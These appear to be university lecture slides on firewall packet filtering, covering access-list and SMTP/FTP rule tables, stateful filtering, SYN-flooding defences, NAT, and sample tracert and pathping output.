
Typical filtering decision are based on:

- Source IP address
- Destination IP address
- Source port
- Destination port
- Other data fields that commonly used by hackers, e.g. TCP SYN or ACK bits



Packet Filtering Rule

Action	Source	Port	Destination	Port
Allow	Any	Any	<u>www.cs.hku.hk</u>	TCP 80
Allow	IP address at accounting group	Any	finan.cs.hku.hk	TCP 443
Block	Any	Any	baidu.com	*




```

access-list 100 permit tcp host 131.204.127.0/24 gt 1023 131.204.128.3 eq 443
access-list 100 permit tcp any gt 1023 host 131.204.128.2 eq 80

interface Ethernet 0/0
ip access-group 100 in

```


Anything not explicitly permitted by the access list is denied!



Filtering based on IP Addresses

Rule	Source IP address	Destination IP address	Action
1	173.12.99.*	123.14.6.*	Permit
2	173.12.*.*	123.14.*.*	Deny
3	123.14.6.*	173.12.99.*	Permit
4	123.14.*.*	173.12.*.*	Deny
5	*.*.*.*	*.*.*.*	Deny

Redundant



Filtering based on IP Addresses and Port Numbers

Rule	Connection	Type	Source IP addr	Dest. IP addr	Source Port	Dest. Port	Action
1	Inbound	TCP	External	Internal	≥ 1024	25	Permit
2	Inbound	TCP	Internal	External	25	≥ 1024	Permit
3	Outbound	TCP	Internal	External	≥ 1024	25	Permit
4	Outbound	TCP	External	Internal	25	≥ 1024	Permit
5	Any	Any	*.*.*.*	*.*.*.*	Any	Any	Deny

Rules for Simple Mail Transfer Protocol (SMTP)

- SMTP server listens to port 25
- Send email:
 - Permitting *outbound TCP connections request* with source port from internal client to external SMTP server (25) (Rule 3)
 - Permitting *outbound TCP connection reply* from SMTP server (25) to an internal client (Rule 4)
- What are the purposes of Rules 1 & 2?

SMTP Filtering Rules

- Need to include source port in the rules, otherwise lead to security holes, e.g. rules 2 & 4 would allow all connections between internal and external hosts with port numbers ≥ 1024
- Rule 4 should apply only to established connections that are initiated by an internal client
 - Should add an attribute to the rule parameters: the value of the ACK flag in the TCP header, which indicates the packet belongs to an established connection

Filtering with ACK Flag

Rule	Connection	Type	Source IP addr	Dest. IP addr	Source Port	Dest. Port	Flag	Action
1	Inbound	TCP	External	Internal	≥ 1024	25		Permit
2	Inbound	TCP	Internal	External	25	≥ 1024		Permit
3	Outbound	TCP	Internal	External	≥ 1024	25		Permit
4	Outbound	TCP	External	Internal	25	≥ 1024	ACK	Permit
5	Any	Any	*.*.*.*	*.*.*.*	Any	Any		Deny

Rules for Simple Mail Transfer Protocol (SMTP)

- SMTP server listens to port 25
- Rule 4 should apply only to established connections that are initiated by an internal client
- Do we need the ACK flag for Rule 2?

Stateless Packet Filtering Problem – IP Fragmentation

- A TCP segment or a UDP datagram is too big to fit into 1 packet
 - Port numbers and TCP ACK flag can be obtained from the first fragment only
 - Impossible to filter except the first packet
 - Need to introduce states into packet filters
- Commercial firewalls
 - Support packet filter per connection and service
 - Support actions other than “permit” and “deny”, such as user authentication and encryption, e.g. “perform FTP connection between any IP address and 123.14.6.23 if user authentication is successful”

Packet Filtering Problem – FTP Problem

- FTP server daemon listens on port 21
 - Client (random port) initiates ftp connect to port 21 of the FTP server
 - FTP data transfer on port 20, initiated by the FTP server to the client (another random port)
 - What are the rules?


Rule	Connection	Type	Source IP addr	Dest. IP addr	Source Port	Dest. Port	Flag	Action
1	Outbound	TCP	Internal	External	≥ 1024	21		Permit
2	Outbound	TCP	External	Internal	21	≥ 1024	ACK	Permit
3	Inbound	TCP	External	Internal	20	≥ 1024		Permit
4	Inbound	TCP	Internal	External	≥ 1024	20	ACK	Permit
5	Any	Any	*.*.*.*	*.*.*.*	Any	Any		Deny

Security hole: Rule 3

Need to have states!!!

Limitations of Stateless Packet Filtering


- Only control access based on source and destination information, do not monitor state of communication and application information, e.g. unable to limit certain users to use some services such as *telnet*
- Managing filtering rules is cumbersome, leading to simple mistakes, such as giving access right to threatening packets
- Well known problem:
 - Having a poorly configured firewall is worse than having no firewall at all because it gives you a false sense of security



TCP 3-Way Handshake


- Before a connection is established, the data transfer must be synchronized using the 3-way handshake
 - Client to server: (SYN flag, SeqNumC)
 - Server to client: (SYN/ACK flag, AckNumS=SeqNumC+1, SeqNumS)
 - Client to server: (ACK flag, AckNumC=SeqNumS+1)

TCP/IP 3-way handshake



SYN Flooding

- The attacks take the form of a large number of packets directed at the victim, e.g. SYN flooding
- SYN flooding
 - Send TCP connection requests faster than a system can process them
 - Exhaust states in the TCP/IP stack



What are the filtering rules?


SYN Flooding Protection by Firewall

- Unable to handle with filtering rules
- Relay mechanism:
 - The firewall completes the 3-way handshake with an external client for an internal server
 - When the firewall receives the ACK from the client, it starts a handshake with the server
- Gateway mechanism:
 - The firewall intercepts the SYN and ACK messages between the client and the server
 - The firewall does not wait for the ACK message from the client, but sends the ACK immediately to the server
 - If no ACK is received from the client, the firewall sends a RST to the server
- Passive gateway
 - Similar to gateway mechanism except it does not send the ACK immediately, but with a shorter timeout period

Stateful Packet Filter

Network Address Translation (NAT)

- NAT (aka masquerading with port forwarding) is a mechanism for replacing one IP address in a packet with another IP address
 - Used to conceal the intranet's IP addresses for security reasons
 - To translate IP address from the intranet that are not valid with regard to the Internet



Problems with NAT when handling incoming requests

- When port number cannot be changed, e.g. service supported by a server
- When an external server must distinguish between clients based on their IP addresses, e.g. peer-to-peer application

Methods in handling incoming requests in NAT:

- Application level gateways
- Static port forwarding
- Universal Plug and Play (UPnP) Internet Gateway Device (IGD) protocol
- Traversal Using Relays around NAT (TURN)

Common TCP/IP Network Tools


Common TCP/IP network tools

- Ping
 - tests whether another host is reachable
- traceroute
 - Determines the path taken to a destination
- nslookup
 - map hostname to an IP address, or map an IP address to hostname
- Netstat
 - Displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics
- nbtstat
 - Displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local computer and remote computers, and the NetBIOS name cache

Tracert command

```
Tracing route to www.yahoo.akadns.net [64.58.76.227] over a maximum of 30 hops:
```

```
1      25 ms      23 ms      24 ms  cm203-168-208-1.hkcable.com.hk [203.168.208.1]  
2      32 ms      27 ms      36 ms  10.255.36.254  
3      28 ms      24 ms      30 ms  192.168.16.50
```




A screenshot of a Windows Command Prompt window titled "Administrator: 命令提示字元". The window shows the output of the "tracert www.hku.hk" command. The output displays the network path from the user's computer to the specified website, listing 11 routers along the way. The first 10 routers are fully resolved with their IP addresses, while the 11th router is marked as "Request timed out". The command prompt also shows the user's directory as "C:\Users\lenovo>" and ends with a black square icon.

```
C:\Users\lenovo>tracert www.hku.hk  
Tracing route to www.hku.hk [147.8.2.58]  
over a maximum of 30 hops:  
1      4 ms      6 ms      3 ms  10.0.1.1  
2      *          13 ms     17 ms  10.2.88.1  
3      34 ms     25 ms     23 ms  192.168.122.5  
4      *          15 ms     18 ms  192.168.66.101  
5      *          15 ms     14 ms  192.168.68.221  
6      11 ms     16 ms     14 ms  192.168.64.45  
7      15 ms     17 ms     14 ms  jucc1-RGE.hkix.net [202.40.161.23]  
8      17 ms     20 ms     21 ms  203.188.117.6  
9      18 ms     18 ms     16 ms  147.8.239.15  
10     *          *          *          Request timed out.  
11     *          *          ^C  
C:\Users\lenovo>
```

PathPing

- PathPing is a network utility supplied in Windows NT and beyond that combines the functionality of ping with that of tracert.



The screenshot shows a Windows Command Prompt window titled "Administrator: 命令提示字元". The command entered is "C:\Users\lenovo>pathping www.hku.hk". The output displays the tracing route to the target host and detailed statistics for each hop.

```
C:\Users\lenovo>pathping www.hku.hk

Tracing route to www.hku.hk [147.8.2.58]
over a maximum of 30 hops:
 0 chow-x220.cs.hku.hk [10.0.1.21]
 1 10.0.1.1
 2 * 10.2.88.1
 3 192.168.122.5
 4 * 192.168.66.101
 5 * 192.168.68.221
 6 192.168.64.45
 7 jucc1-RGE.hkix.net [202.40.161.23]
 8 203.188.117.6
 9 147.8.239.15
10 * * *
Computing statistics for 225 seconds...
      Source to Here   This Node/Link
Hop  RTT     Lost/Sent = Pct  Lost/Sent = Pct  Address
 0          0/ 100 =  0%          0/ 100 =  0%  chow-x220.cs.hku.hk [10.0.1.21]
 1    7ms    0/ 100 =  0%          0/ 100 =  0%  | 10.0.1.1
 2   15ms   88/ 100 = 88%        88/ 100 = 88%  | 10.2.88.1
 3   ---   100/ 100 =100%        100/ 100 =100%  | 192.168.122.5
 4   ---   100/ 100 =100%        100/ 100 =100%  | 192.168.66.101
 5   ---   100/ 100 =100%        100/ 100 =100%  | 192.168.68.221
```

Pathping

```
Administrator: 命令提示字元
7 jucc1-RGE.hkix.net [202.40.161.23]
8 203.188.117.6
9 147.8.239.15
10 * * *
Computing statistics for 225 seconds...
          Source to Here   This Node/Link
Hop  RTT      Lost/Sent = Pct  Lost/Sent = Pct  Address
  0           |          0/ 100 =  0%          |          chow-x220.cs.hku.hk [10.0.1.21]
  1    7ms     0/ 100 =  0%          0/ 100 =  0%          |          10.0.1.1
  2   15ms     88/ 100 = 88%          88/ 100 = 88%          |          10.2.88.1
  3   ---     100/ 100 =100%          100/ 100 =100%          |          192.168.122.5
  4   ---     100/ 100 =100%          100/ 100 =100%          |          192.168.66.101
  5   ---     100/ 100 =100%          100/ 100 =100%          |          192.168.68.221
  6   ---     100/ 100 =100%          100/ 100 =100%          |          192.168.64.45
  7   22ms     0/ 100 =  0%          0/ 100 =  0%          jucc1-RGE.hkix.net [202.40.161.23]
